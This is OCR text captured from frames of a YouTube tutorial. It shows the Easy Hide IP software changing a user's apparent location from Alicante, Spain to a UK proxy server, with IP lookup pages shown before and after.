
Reference: Easy Hide IP ("Easy Hide")

Title: Change Your Country IP Address & Location with Easy Hide IP Software


Link: https://www.youtube.com/watch?v=uIwkf1sOfdA



Change Your Country IP Address & Location with Easy Hide IP Software
Whats my ip @ myip.la
http://myip.la/
Your IP Address:
83.44.231.14
Your geographic location:
Country: Spain
City / Region: Alicante (Comunidad Valenciana)
Latitude: 38.35
Longitude: -0.483
Madrid
1:21 / 2:44
Scroll for details



Change Your Country IP Address & Location with Easy Hide IP Software
Hide IP address and chan...
http://www.easy-hide-ip.com/
Easy-Hide-IP
.com
Activate Windows
1:36 / 2:44
Scroll for details



Change Your Country IP Address & Location with Easy Hide IP Software
Your visible identity
Ip Address: 83.44.231.14
Country: Spain
City / Region: Alicante (Comunidad Valenciana)
Latitude: 38.35
Longitude: -0.483 full IP info...
DOWNLOAD NOW
Hide your IP Address
Change your IP address by replacing your it with one of our fast dedicated routing servers, your IP address is hidden from all websites and services that you connect, your true IP address will never be revealed.
MORE INFO
Choose your Location
Coose your hidden IP address from a list of over 100 private servers all over the world allowing you to access content only available to visitors who located within that geographic area.
MORE INFO
Activate Windows
1:40 / 2:44
Scroll for details


Change Your Country IP Address & Location with Easy Hide IP Software
Your Active Identity
83.44.231.14
ip
location
server type
signal strength
67.219.51.116
United States, Pittsford (New York)
Private (Fast)
83.174.138.36
United Kingdom, Derby (England)
81.94.201.87
United Kingdom, Gosport (England)
77.245.75.53
1:55 / 2:44
Scroll for details


Change Your Country IP Address & Location with Easy Hide IP Software
Your Active Identity
81.94.201.87
United Kingdom
Your identity is now protected!
Internet Explorer, Chrome and Firefox should have been setup for you. If you are having problems using any of these browsers please check your settings in by using the browser setup page below.
OK
Browser Setup
2:02 / 2:44
Scroll for details
Activate Windows


Change Your Country IP Address & Location with Easy Hide IP Software
http://myip.ia/
Your IP Address:
81.94.201.87
Your geographic location:
Country: United Kingdom
City / Region: Unknown
Latitude: 54.15
Longitude: -4.473
Map:
Edinburgh
Glasgow
Londonderry
Derry
Belfast
2:15 / 2:44
Scroll for details

